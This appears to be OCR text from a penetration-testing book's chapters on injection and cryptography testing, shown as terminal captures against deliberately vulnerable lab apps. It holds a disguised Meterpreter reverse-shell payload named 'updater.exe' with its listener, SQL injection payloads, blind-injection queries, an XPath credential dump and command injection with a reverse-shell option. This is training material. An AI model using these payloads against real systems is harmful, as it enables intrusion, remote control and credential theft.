msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

msf payload(reverse_tcp) > set lhost 172.16.30.128
lhost => 172.16.30.128
msf payload(reverse_tcp) >
```


```
msf payload(reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E        Force encoding.
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -e <opt>  The name of the encoder module to use.
    -f <opt>  The output file name (otherwise stdout)
    -h        Help banner.
    -i <opt>  The number of encoding iterations.
    -k        Keep the template executable functional
    -o <opt>  A comma separated list of options in VAR=VAL format.
    -p <opt>  The Platform for output.
    -s <opt>  NOP sled length.
    -t <opt>  The output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,pl,powershe
ll,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-exe,axis2,dll,elf,elf-so,exe
,exe-only,exe-service,exe-small,hta-psh,jar,jsp,loop-vbs,macho,msi,msi-nouac,osx-app,psh,psh-cmd,
psh-net,psh-reflection,vba,vba-exe,vba-psh,vbs,war
    -x <opt>  The executable template to use
msf payload(reverse_tcp) > generate -b '\x00' -i 3 -t exe -f /root/Desktop/updater.exe
[*] Writing 73802 bytes to /root/Desktop/updater.exe...
msf payload(reverse_tcp) >
```


```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 172.16.30.128
lhost => 172.16.30.128
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.30.128    yes       The listen address
   LPORT     4444             yes       The listen port
```


```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.30.128:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.16.30.132
[*] Meterpreter session 1 opened (172.16.30.128:4444 -> 172.16.30.132:52985) at 2017-04-08 22:49:
06 -0400

meterpreter > dir
Listing: C:\Users\IEUser
========================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2013-10-23 12:22:48 -0400  AppData
40777/rwxrwxrwx   0       dir   2013-10-23 12:22:48 -0400  Application Data
40555/r-xr-xr-x   0       dir   2017-04-04 11:31:58 -0400  Contacts
40777/rwxrwxrwx   0       dir   2013-10-23 12:22:48 -0400  Cookies
40555/r-xr-xr-x   0       dir   2017-04-04 11:31:58 -0400  Desktop
40555/r-xr-xr-x   0       dir   2017-04-04 11:31:58 -0400  Documents
40555/r-xr-xr-x   0       dir   2017-04-04 11:31:58 -0400  Downloads
40555/r-xr-xr-x   0       dir   2017-04-04 11:31:58 -0400  Favorites
40555/r-xr-xr-x   0       dir   2017-04-04 11:31:58 -0400  Links
```


```
msf:MLITM >  run
Starting server on 0.0.0.0:8000...

[*] Server has started
[-] Incoming connection from 172.16.30.131
172.16.30.131 - - [09/Apr/2017 15:58:13] "GET / HTTP/1.1" 200 -
[-] Grabbing payload from http://172.16.30.129/mutillidae/index.php?page=add-to-
your-blog.php
[-] Exploit sent to 172.16.30.131
[-] Incoming connection from 172.16.30.131
172.16.30.131 - - [09/Apr/2017 16:01:27] "GET / HTTP/1.1" 200 -
[-] Grabbing payload from http://172.16.30.129/mutillidae/index.php?page=view-so
meones-blog.php
[-] Exploit sent to 172.16.30.131
[*] Rceiving data from 172.16.30.131
30.129
172.16.30.131 - - [09/Apr/2017 16:01:38] "GET /spacer.gif?view-someones-blog-php
-submit-button=View%20Blog%20Entries& HTTP/1.1" 200 -
[+] Generating XML..
[*] Data received:
[-]      view-someones-blog-php-submit-button => ['View Blog Entries']
----------------------------------------
```


Chapter 7: Injection and Overflow Testing










OWASP Mutillidae II: Web Pwn in Mass Production
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application
Like Mutillidae? Check out how to help
What Should I Do?
Video Tutorials
Success! Under the pop-up showing us our new auth, is the our new logged in ID!
Logged in Admin: admin (g0t r00t?)
Help Me!
Listing of vulnerabilities



Burp Suite Professional v1.7.19 - Temporary Project - licensed to Michael Jo...


Choose a file to save to
Look In:
root
BurpSuitePro
Desktop
Documents
Downloads
Music
paros
Pictures
Public
Templates
Videos
after.txt
before.txt
burp_CA.cer
core
owasp_zap_root_ca.cer
updater.exe
WebScarab.properties
XSSreport.raw
File Name:
mutillidae_sqlmap.req
Files of Type:
All Files
Save
Cancel



root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.7.4 File: mutillidae_sqlmap.req Modified
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.16.30.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.30.129/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=aidrcdlp3j4n3tci7ks3ss5r17; acopendivids=swingset
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
username=''&password=''&login-php-submit-button=Login


[22:38:44] [INFO] parsing HTTP request from 'mutillidae_sqlmap.req'
[22:38:45] [INFO] testing connection to the target URL
[22:38:46] [INFO] heuristics detected web page charset 'windows-1252'
[22:38:46] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[22:38:46] [INFO] testing if the target URL is stable
[22:38:46] [INFO] target URL is stable
[22:38:46] [INFO] testing if POST parameter 'username' is dynamic
[22:38:46] [WARNING] POST parameter 'username' does not appear to be dynamic
[22:38:46] [INFO] heuristics detected web page charset 'ascii'
[22:38:46] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possibl
e DBMS: 'MySQL')
[22:38:46] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-s
ite scripting attacks
[22:38:46] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [
Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and ris
k (1) values? [Y/n] Y
[22:38:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:39:01] [WARNING] reflective value(s) found and filtering out
[22:39:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:39:14] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'



sqlmap identified the following injection point(s) with a total of 15785 HTTP(s) requests:
Parameter: username (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: username=-1419' OR 7070=7070#&password=''&login-php-submit-button=Login
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username='' AND (SELECT 6803 FROM(SELECT COUNT(*),CONCAT(0x71627a6271,(SELECT (ELT(6
803=6803,1))),0x716a7a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sFPK
&password=''&login-php-submit-button=Login
Type: AND/OR time-based blind
Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
Payload: username='' AND 9120=BENCHMARK(25000000,MD5(0x6b4e4344))-- yHeA&password=''&login-ph
p-submit-button=Login
Parameter: password (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: username=''&password=-7085' OR 9955=9955#&login-php-submit-button=Login
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username=''&password=''' AND (SELECT 5206 FROM(SELECT COUNT(*),CONCAT(0x71627a6271,(S
ELECT (ELT(5206=5206,1))),0x716a7a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY
x)a)-- grmJ&login-php-submit-button=Login
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
[17:26:43] [INFO] the back-end DBMS is MySQL
[17:26:43] [INFO] fetching banner
[17:26:45] [INFO] retrieved: 5.1.41-3ubuntu12.6-log
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-3ubuntu12.6-log'
[17:26:45] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.30.129'


' or '1'='1
BBQSQL injection toolkit (bbqsql)
Lead Development: Ben Toews (mastahyeti)
Development: Scott Behrens (orbit)
Menu modified from code for Social Engineering Toolkit (SET) by: David Kennedy (ReL1K)
SET is located at: http://www.secmaniac.com (SET)
Version: 1.0
The 5 S's of BBQ:
Sauce, Spice, Smoke, Sizzle, and SQLi
Select from the menu:
1) Setup HTTP Parameters
2) Setup BBQSQL Options
3) Export Config
4) Import Config
5) Run Exploit
6) Help, Credits, and About
99) Exit the bbqsql injection toolkit
bbqsql>



We need to determine what our HTTP request will look like. Bellow are the
available HTTP parameters. Please enter the number of the parameter you
would like to edit. When you are done setting up the HTTP parameters,
you can type 'done' to keep going.
0) files
1) headers
2) cookies
3) url
Value: http://172.16.30.129/mutillidae/index.php
4) allow_redirects
Value: True
5) proxies
Value: False
6) data
Value: username=' or 1=1 --
7) method
Value: GET
8) auth
99) Go back to the main menu
bbqsql:http_options>



Please specify the following configuration parameters.
0) csv_output_file
1) technique
Value: binary_search
2) comparison_attr
Value: size
3) concurrency
Value: 30
4) hooks_file
5) query
Value: ' and ASCII(SUBSTR((SELECT data FROM data LIMIT 1 OFFSET ${row_index:1}),${char_
index:1},1))${comparator:>}${char_val:0} #
99) Go back to the main menu
bbqsql:attack_options>


bWAPP
an extremely buggy web ap
Choose your bug
Hack
LDAP Injection (Search)
Mail Header Injection (SMTP)
OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (Search/GET)
SQL Injection (Search/POST)
SQL Injection (Search/CAPTCHA)
SQL Injection (Select/GET)
SQL Injection (Login Form)
SQL Injection - Stored (Blog)
SQL Injection - Stored (XML)
SQL Injection - Blind (Search)
SQL Injection - Blind (Web Services/SOAP)
XML/XPath Injection (Search)
XML/XPath Injection (Login Form)
A2 - Broken Auth. & Session Mgmt.
Broken Authentication - Forgotten Function
Bugs
Change Password
Create User
Blog
/ Portal /


Choose your bug
Error Message Indicating Possible XPath Injection Vuln!
Set your security level:
Current: low
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
/ XML/XPath Injection (Login Form) /
Enter your 'superhero' credentials.
Login:


Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ XML/XPath Injection (Login Form) /
Enter your 'superhero' credentials.
Login:
Password:
Login
Neo was the first entry in the heroes.xml table, and we are logged into the portal as him.
Welcome Neo. Your secret: Oh why didn't I took that BLACK pill?


Sponsored by...
BLACK HILLS
www.blackhillsinfosec.com
[recon-ng v4.8.1, Tim Tomes (@LaNMaSteR53)]
[76] Recon modules
[7] Reporting modules
[2] Import modules
[2] Exploitation modules
[2] Discovery modules
First, Load the xpath_bruter module...
Then, show options so you know what to look for...
recon-ng][default] > load xpath
recon-ng][default][xpath_bruter] > show options
Name Current Value Required Description
BASE_URL yes target resource url excluding any parameters
BASIC_PASS no password for basic authentication
BASIC_USER no username for basic authentication
COOKIE no cookie string containing authenticated session data
PARAMETERS yes query parameters with '=inject=' signifying the injection
POST False yes set the request method to post. parameters should still be submitte
) in the url option
STRING yes unique string found when the injection results in 'True'
recon-ng][default][xpath_bruter] >






[recon-ng][default][xpath_bruter] > run
[*] 'True' injection payload: ==' and '1'='1==
[*] 'True' injection test passed.
[*] 'False' injection payload: ==' and '1'='2==
[*] 'False' injection test passed.
[*] Fetching XML...
Checking to ensure conditions are valid
<heroes>
<hero>
<id>1</id>
<login>neo</login>
<password>trinity</password>
<secret>Oh why didn't I took that BLACK pill?</secret>
<movie>The Matrix</movie>
<genre>action sci-fi</genre>
</hero>
<hero>
<id>2</id>
<login>alice</login>
<password>loveZombies</password>
<secret>There's a cure!</secret>
<movie>Resident Evil</movie>
<genre>action horror sci-fi</genre>
</hero>
<hero>
<id>3</id>
<login>thor</login>
<password>Asgard</password>
<secret>Oh, no... this is Earth... isn't it?</secret>
<movie>Thor</movie>
<genre>action sci-fi</genre>
</hero>
<hero>
<id>4</id>
<login>wolverine</login>
<password>Logan</password>
<secret>What's a Magneto?</secret>
<movie>X-Men</movie>
<genre>action sci-fi</genre>
</hero>
<hero>
<id>5</id>
<login>johnny</login>
<password>m3ph1st0ph3l3s</password>
<secret>I'm the Ghost Rider!</secret>
<movie>Ghost Rider</movie>
<genre>action sci-fi</genre>
</hero>
The Entire Contents of heroes.xml!



bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
/ PHP Code Injection /
This is just a test page, reflecting back your message...
MikeRules


root@kali:~# commix --url http://172.16.30.136/dvwa/vulnerabilities/exec/ --cookie='PHPSESSID=808542c6513b7ed995a1a7e6889e3037; security=low' --data='ip=127.0.0.1&submit=submit'
1.2
(@commixproject)
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)
[*] Checking connection to the target URL... [SUCCEED]
[!] Warning: Heuristics have failed to identify target application.
[*] Setting the POST parameter 'ip' for tests.
[*] Testing the classic injection technique... [SUCCEED]
[+] The parameter 'ip' seems injectable via (results-based) classic injection technique.
  [~] Payload: ;echo OMSLDN\(754+48\)$(echo OMSLDN)OMSLDN
[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ?
  ---[Available options]---
  Type '?' to get all the available options.
  Type 'set' to set a context-specific variable to a value.
  Type 'back' to move back from the current context.
  Type 'quit' (or use <Ctrl-C>) to quit commix.
  Type 'os_shell' to get into an operating system command shell.
  Type 'reverse_tcp' to get a reverse TCP connection.
commix(os_shell) >


Chapter 8: Exploiting Trust Through Cryptography Testing








1) Basic connectivity and negotiation
2) Certificate Checks
3) Special Modules and Resiliency
4) Cipher Suite Testing
5) Scan Time



root@kali:~# sslscan www.hackthissite.org
Version: 1.11.8-static
OpenSSL 1.0.2k-dev xx XXX xxxx
Testing SSL server www.hackthissite.org on port 443
TLS Fallback SCSV:
Server does not support TLS Fallback SCSV
1) Basic Connectivity and Negotiation
TLS renegotiation:
Secure session renegotiation supported
TLS Compression:
Compression disabled
Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
3) Special Testing (Heartbleed)
Supported Server Cipher(s):
Preferred TLSv1.0 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 4096 bits
Accepted TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 4096 bits
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 256 bits DHE-RSA-CAMELLIA256-SHA DHE 4096 bits
Accepted TLSv1.0 256 bits CAMELLIA256-SHA
Accepted TLSv1.0 128 bits DHE-RSA-CAMELLIA128-SHA DHE 4096 bits
Accepted TLSv1.0 128 bits CAMELLIA128-SHA
Accepted TLSv1.0 112 bits DES-CBC3-SHA
4) Cipher Suite Testing
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 4096
2) Certificate Checks
Subject: *.hackthissite.org
Altnames: DNS:*.hackthissite.org, DNS:*.hts.io, DNS:hackthissite.org, DNS:hts.io
Issuer: COMODO RSA Domain Validation Secure Server CA
Not valid before: Mar 25 00:00:00 2015 GMT
Not valid after: Mar 24 23:59:59 2018 GMT
root@kali:~#



SSL Version and Engine
SSLv3 Cipher Suite and Vulnerabilities
TLSv1 Cipher Suite and Vulnerabilities
Overall Score (Weakest Cipher)





bWAPP
an extremely buggy web app !
Choose your bug
bWAPP v2.2
Hack
Mail-in-the-Middle Attack (SMTP)
Old/Backup & Unreferenced Files
Robots File
/
/ A6 - Sensitive Data Exposure /
Base64 Encoding (Secret)
BEAST/CRIME/BREACH Attacks
Clear Text HTTP (Credentials)
Heartbleed Vulnerability
Host Header Attack (Reset Poisoning)
HTML5 Web Storage (Secret)
POODLE Vulnerability
SSL 2.0 Deprecated Protocol
Text Files (Accounts)
/
/ A7 - Missing Functional Level Access Control /
Directory Traversal - Directories
Directory Traversal - Files
Host Header Attack (Cache Poisoning)
Host Header Attack (Reset Poisoning)
Bugs
Change Password
Create User
Set Security Level
Logout
/ Heartbleed Vulnerability /
The Nginx web server is using a vulnerable OpenSSL version!
HMT login on port 8443 and launch the attack script...


[*] 172.16.30.134:8443 - SSL record #4:
